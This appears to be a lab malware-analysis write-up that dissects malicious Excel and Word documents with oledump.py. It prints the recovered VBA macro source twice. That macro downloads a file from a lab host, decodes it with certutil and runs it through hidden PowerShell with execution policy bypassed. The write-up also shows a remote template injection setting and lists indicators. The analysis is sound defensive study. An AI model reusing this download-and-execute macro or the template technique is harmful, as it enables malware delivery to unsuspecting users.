Maldoc Analysis
Static Analysis of Excel Maldocs
In this section, we are going to analyze an Excel file that is believed to contain malware or a malicious macro.

There is usually more to an Excel file than what we can see with the bare eye. A macro-enabled Excel file, such as an .xlsm file, is structured like a zipped directory. Inside it, there are different files and folders that store workbook data, relationships, styles, shared strings, and macro-related content.
Using the unzip command, we can see many of those internal files inside the Excel document.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
remnux@remnux:~/Desktop$ unzip sheetsForFinancial.xlsm
Archive:  sheetsForFinancial.xlsm
  inflating: [Content_Types].xml
  inflating: _rels/.rels
  inflating: xl/workbook.xml
  inflating: xl/_rels/workbook.xml.rels
  inflating: xl/worksheets/sheet1.xml
  inflating: xl/theme/theme1.xml
  inflating: xl/styles.xml
  inflating: xl/sharedStrings.xml
  inflating: xl/vbaProject.bin
  inflating: xl/worksheets/_rels/sheet1.xml.rels
  inflating: xl/printerSettings/printerSettings1.bin
  inflating: docProps/core.xml
  inflating: docProps/app.xml
remnux@remnux:~/Desktop$
This shows that there is always more than what meets the eye when looking at an Office document.
After checking the extracted files, I noticed an interesting file inside the xl folder:
1
xl/vbaProject.bin
This file is important because it usually contains the VBA macro code inside a macro-enabled Excel document.
After using oledump.py, the tool identified the VBA project and indexed the streams of data. The macro stream was marked with a capital M.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
remnux@remnux:~/Desktop$ oledump.py sheetsForFinancial.xlsm
A: xl/vbaProject.bin
 A1:       468 'PROJECT'
 A2:        86 'PROJECTwm'
 A3: M    7829 'VBA/Module1'
 A4: m    1196 'VBA/Sheet1'
 A5: m    1204 'VBA/ThisWorkbook'
 A6:      3130 'VBA/_VBA_PROJECT'
 A7:      4020 'VBA/__SRP_0'
 A8:       272 'VBA/__SRP_1'
 A9:      3892 'VBA/__SRP_2'
A10:       220 'VBA/__SRP_3'
A11:       680 'VBA/__SRP_4'
A12:       106 'VBA/__SRP_5'
A13:       464 'VBA/__SRP_6'
A14:       106 'VBA/__SRP_7'
A15:       562 'VBA/dir'
The stream A3: M 'VBA/Module1' is the most important one here because the capital M shows that this stream contains macro code.
Checking the strings inside the macro stream showed several interesting and suspicious strings.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
remnux@remnux:~/Desktop$ oledump.py -s 3 sheetsForFinancial.xlsm -S
Microsoft.XMLHTTP
Adodb.Stream$
encd.crt
//overwrite
//binary
wgd2l0aCB5b3VyIG93biBjbGV2ZXIgdGhvdWdodHMgYW5kIGlkZWFzLiBEbyB5b3UgbmVlZCBhIG1hbmFnZXI/CgpNdXN0IGdvIGZhc3Rlci4uLiBnbywgZ28sIGdvLCBnbywgZ28hIFRoaXMgdGhpbmcgY29tZXMgZnVsbHkgbG9hZGVkLiBBTS9GTSByYWRpbywgcmVjbGluaW5nIGJ1Y2tldC'
bmVl
WQgd2l0aCB0aGUgZmF0IGxhZHkhIERyaXZlIHVzIG91dCBvZiBoZXJlISBGb3JnZXQgdGhlIGZhdCBsYWR5ISBZb3UncmUgb2JzZXNzZWQg
TSBy
WQgd2l0aCB0aGUgZmF0IGxhZHkhIERyaXZlIHVzIG91dCBvZiBoZXJlISBGb3JnZXQgdGhlIGZhdCBsYWR5ISBZb3UncmUgb2JzZXNzZWQg
IHdp
Z2V0IG15IGVzcHJlc3NvIG1hY2hpbmU/IEp1c3QgbXkgbHVjaywgbm8gaWNlLiBZb3UncmUgYSB2ZXJ5IHRhbGVudGVkIHlvdW5nIG1hbiwgd2l0aCB5b3VyIG93biBjbGV2ZXIgdGhvdWdodHMgYW5kIGlkZWZ2V0IG15IGVzcHJlc3NvIG1hY2hpbmU/IEp1c3QgbXkgbHVjaywgbm8gaWNlLiBZb3UncmUgYSB2ZXJ5IHRhbGVudGVkIHlvdW5nIG1hbiwgd2l0aCB5b3VyIG93biBjbGV2ZXIgdGhvdWdodHMgYW5kIGlkZW'
IHVz]
http://srv3.wonderballfinancial.local/abc123.crt
cmd /c certutil -decode encd.crt run.ps1 & c:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe -ep bypass -W Hidden .\run.ps1
Attribut
Some of the suspicious strings found include:
1
2
3
4
5
6
7
Microsoft.XMLHTTP
Adodb.Stream
encd.crt
certutil -decode
run.ps1
powershell.exe -ep bypass -W Hidden
http://srv3.wonderballfinancial.local/abc123.crt
Microsoft.XMLHTTP suggests that the macro may be making an HTTP request. Adodb.Stream can be used to write downloaded content to disk. The use of certutil and PowerShell is also suspicious because attackers often abuse these built-in Windows tools to decode and execute payloads.
Using the parameter --vbadecompresscorrupt, we were able to decompress the corrupted VBA stream and recover the macro.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
remnux@remnux:~/Desktop$ oledump.py -s 3 --vbadecompresscorrupt sheetsForFinancial.xlsm
Attribute VB_Name = "Module1"
Function genStr(Length As Integer)
Dim chars As Variant
Dim x As Long
Dim str As String

  If Length < 1 Then
    Exit Function
  End If

chars = Array("a", "b", "c", "d", "e", "f", "g", "h", "i", "j", _
  "k", "l", "m", "n", "o", "p", "q", "r", "s", "t", "u", "v", "w", "x", _
  "y", "z", "0", "1", "2", "3", "4", "5", "6", "7", "8", "9", "!", "@", _
  "#", "$", "%", "^", "&", "*", "A", "B", "C", "D", "E", "F", "G", "H", _
  "I", "J", "K", "L", "M", "N", "O", "P", "Q", "R", "S", "T", "U", "V", _
  "W", "X", "Y", "Z")
  For x = 1 To Length
    Randomize
    str = str & chars(Int((UBound(chars) - LBound(chars) + 1) * Rnd + LBound(chars)))
  Next x

  randStr = str

End Function
        Sub Workbook_Open()
            Dim str1: genStr (17)
            Dim xHttp: Set xHttp = CreateObject("Microsoft.XMLHTTP")
            str2 = "wgd2l0aCB5b3VyIG93biBjbGV2ZXIgdGhvdWdodHMgYW5kIGlkZWFzLiBEbyB5b3UgbmVlZCBhIG1hbmFnZXI/CgpNdXN0IGdvIGZhc3Rlci4uLiBnbywgZ28sIGdvLCBnbywgZ28hIFRoaXMgdGhpbmcgY29tZXMgZnVsbHkgbG9hZGVkLiBBTS9GTSByYWRpbywgcmVjbGluaW5nIGJ1Y2tldC"
            Dim bStrm: Set bStrm = CreateObject("Adodb.Stream")
            str3 = "WQgd2l0aCB0aGUgZmF0IGxhZHkhIERyaXZlIHVzIG91dCBvZiBoZXJlISBGb3JnZXQgdGhlIGZhdCBsYWR5ISBZb3UncmUgb2JzZXNzZWQg"
            xHttp.Open "GET", "http://srv3.wonderballfinancial.local/abc123.crt", False
            xHttp.Send
            Dim str9: genStr (10)
            With bStrm
            .Type = 1 '//binary
            .Open
            .write xHttp.responseBody
            .savetofile "encd.crt", 2 '//overwrite
            End With
            str5 = "WQgd2l0aCB0aGUgZmF0IGxhZHkhIERyaXZlIHVzIG91dCBvZiBoZXJlISBGb3JnZXQgdGhlIGZhdCBsYWR5ISBZb3UncmUgb2JzZXNzZWQg"
            str6 = "Z2V0IG15IGVzcHJlc3NvIG1hY2hpbmU/IEp1c3QgbXkgbHVjaywgbm8gaWNlLiBZb3UncmUgYSB2ZXJ5IHRhbGVudGVkIHlvdW5nIG1hbiwgd2l0aCB5b3VyIG93biBjbGV2ZXIgdGhvdWdodHMgYW5kIGlkZWZ2V0IG15IGVzcHJlc3NvIG1hY2hpbmU/IEp1c3QgbXkgbHVjaywgbm8gaWNlLiBZb3UncmUgYSB2ZXJ5IHRhbGVudGVkIHlvdW5nIG1hbiwgd2l0aCB5b3VyIG93biBjbGV2ZXIgdGhvdWdodHMgYW5kIGlkZW"
            Shell ("cmd /c certutil -decode encd.crt run.ps1 & c:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe -ep bypass -W Hidden .\run.ps1")
        End Sub
The macro uses Workbook_Open(), which means it is designed to run when the workbook is opened. It creates an HTTP object, downloads a file from:
1
http://srv3.wonderballfinancial.local/abc123.crt
Then it saves the downloaded content as:
1
encd.crt
After that, it runs the following command:
1
cmd /c certutil -decode encd.crt run.ps1 & c:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe -ep bypass -W Hidden .\run.ps1
This command decodes encd.crt into a PowerShell script named run.ps1, then runs it using PowerShell. The options -ep bypass and -W Hidden are suspicious because they bypass PowerShell execution policy and hide the PowerShell window from the user.
From this analysis, the Excel file is highly suspicious and likely malicious.
Analyzing Word Maldocs: Remote Template Macro Injection

Checking the Word document with oledump.py, we can see that there is a macro inside the file at index A3.
1
2
3
4
5
6
7
8
9
10
11
12
13
remnux@remnux:~/Desktop$ oledump.py bookReport.docm
A: word/vbaProject.bin
 A1:       418 'PROJECT'
 A2:        71 'PROJECTwm'
 A3: M    5050 'VBA/NewMacros'
 A4: m     938 'VBA/ThisDocument'
 A5:      2891 'VBA/_VBA_PROJECT'
 A6:      1505 'VBA/__SRP_0'
 A7:       144 'VBA/__SRP_1'
 A8:       214 'VBA/__SRP_2'
 A9:       220 'VBA/__SRP_3'
A10:       570 'VBA/dir'
remnux@remnux:~/Desktop$
The output shows that the Word document contains a VBA project. The stream marked with a capital M is VBA/NewMacros, which indicates that macro code is present.
Interestingly, this Word document contains the same macro logic that was found in the Excel document.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
remnux@remnux:~/Desktop$ oledump.py -s 3 --vbadecompresscorrupt bookReport.docm
Attribute VB_Name = "NewMacros"
Function genStr(Length As Integer)
Dim chars As Variant
Dim x As Long
Dim str As String

  If Length < 1 Then
    Exit Function
  End If

chars = Array("a", "b", "c", "d", "e", "f", "g", "h", "i", "j", _
  "k", "l", "m", "n", "o", "p", "q", "r", "s", "t", "u", "v", "w", "x", _
  "y", "z", "0", "1", "2", "3", "4", "5", "6", "7", "8", "9", "!", "@", _
  "#", "$", "%", "^", "&", "*", "A", "B", "C", "D", "E", "F", "G", "H", _
  "I", "J", "K", "L", "M", "N", "O", "P", "Q", "R", "S", "T", "U", "V", _
  "W", "X", "Y", "Z")
  For x = 1 To Length
    Randomize
    str = str & chars(Int((UBound(chars) - LBound(chars) + 1) * Rnd + LBound(chars)))
  Next x

  randStr = str

End Function
        Sub Workbook_Open()
            Dim str1: genStr (17)
            Dim xHttp: Set xHttp = CreateObject("Microsoft.XMLHTTP")
            str2 = "wgd2l0aCB5b3VyIG93biBjbGV2ZXIgdGhvdWdodHMgYW5kIGlkZWFzLiBEbyB5b3UgbmVlZCBhIG1hbmFnZXI/CgpNdXN0IGdvIGZhc3Rlci4uLiBnbywgZ28sIGdvLCBnbywgZ28hIFRoaXMgdGhpbmcgY29tZXMgZnVsbHkgbG9hZGVkLiBBTS9GTSByYWRpbywgcmVjbGluaW5nIGJ1Y2tldC"
            Dim bStrm: Set bStrm = CreateObject("Adodb.Stream")
            str3 = "WQgd2l0aCB0aGUgZmF0IGxhZHkhIERyaXZlIHVzIG91dCBvZiBoZXJlISBGb3JnZXQgdGhlIGZhdCBsYWR5ISBZb3UncmUgb2JzZXNzZWQg"
            xHttp.Open "GET", "http://srv3.wonderballfinancial.local/abc123.crt", False
            xHttp.Send
            Dim str9: genStr (10)
            With bStrm
            .Type = 1 '//binary
            .Open
            .write xHttp.responseBody
            .savetofile "encd.crt", 2 '//overwrite
            End With
            str5 = "WQgd2l0aCB0aGUgZmF0IGxhZHkhIERyaXZlIHVzIG91dCBvZiBoZXJlISBGb3JnZXQgdGhlIGZhdCBsYWR5ISBZb3UncmUgb2JzZXNzZWQg"
            str6 = "Z2V0IG15IGVzcHJlc3NvIG1hY2hpbmU/IEp1c3QgbXkgbHVjaywgbm8gaWNlLiBZb3UncmUgYSB2ZXJ5IHRhbGVudGVkIHlvdW5nIG1hbiwgd2l0aCB5b3VyIG93biBjbGV2ZXIgdGhvdWdodHMgYW5kIGlkZWZ2V0IG15IGVzcHJlc3NvIG1hY2hpbmU/IEp1c3QgbXkgbHVjaywgbm8gaWNlLiBZb3UncmUgYSB2ZXJ5IHRhbGVudGVkIHlvdW5nIG1hbiwgd2l0aCB5b3VyIG93biBjbGV2ZXIgdGhvdWdodHMgYW5kIGlkZW"
            Shell ("cmd /c certutil -decode encd.crt run.ps1 & c:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe -ep bypass -W Hidden .\run.ps1")
        End Sub
This is the same macro behavior seen in the Excel document. It attempts to download a payload, save it as encd.crt, decode it into run.ps1, and execute it with PowerShell.
This suggests that both the Excel and Word documents may be connected or may belong to the same malware lab sample set.
DOCX File Analysis

For the .docx file, I removed or treated the .docx extension as a zip file so I could inspect the files inside it.

Since this is a templated Word document, the document settings and relationships are important. The file below contains relationship information connected to the Word document settings:
1
word/_rels/settings.xml.rels

Inside that file, we can see an attached template relationship. The issue is that the Target points to an external location, meaning the document can attempt to load a template from a remote URL.
1
2
3
4
<?xml version="1.0" ?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships">
<Relationship Id="rId1" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate" Target="http://somtaw.warship.kuunlaan.local/macro3.dotm" TargetMode="External"/>
</Relationships>
This shows that the document is configured to load an external template from:
1
http://somtaw.warship.kuunlaan.local/macro3.dotm
This technique is known as remote template injection. Instead of placing the macro directly inside the .docx file, the attacker can point the document to a remote .dotm template that contains the macro. When the document is opened, Word may try to fetch that external template.
This can make detection harder because the .docx file itself may not contain the malicious macro. The macro can be delivered later through the external template.
Indicators of Compromise
1
2
3
4
5
6
7
8
9
10
11
12
13
xl/vbaProject.bin
word/vbaProject.bin
VBA/Module1
VBA/NewMacros
Microsoft.XMLHTTP
Adodb.Stream
encd.crt
run.ps1
certutil -decode
powershell.exe -ep bypass -W Hidden
http://srv3.wonderballfinancial.local/abc123.crt
http://somtaw.warship.kuunlaan.local/macro3.dotm
Conclusion
The Excel and Word macro-enabled documents both contain suspicious VBA macro code. The macro downloads a file from a remote location, saves it as encd.crt, decodes it into a PowerShell script named run.ps1, and then executes it using PowerShell.
The .docx file uses a different technique called remote template injection. It does not need to store the macro directly inside the document. Instead, it points to an external .dotm template that can contain malicious macro code.
Overall, these documents show common maldoc techniques such as macro execution, external payload download, abuse of certutil, PowerShell execution policy bypass, hidden PowerShell execution, and remote template loading.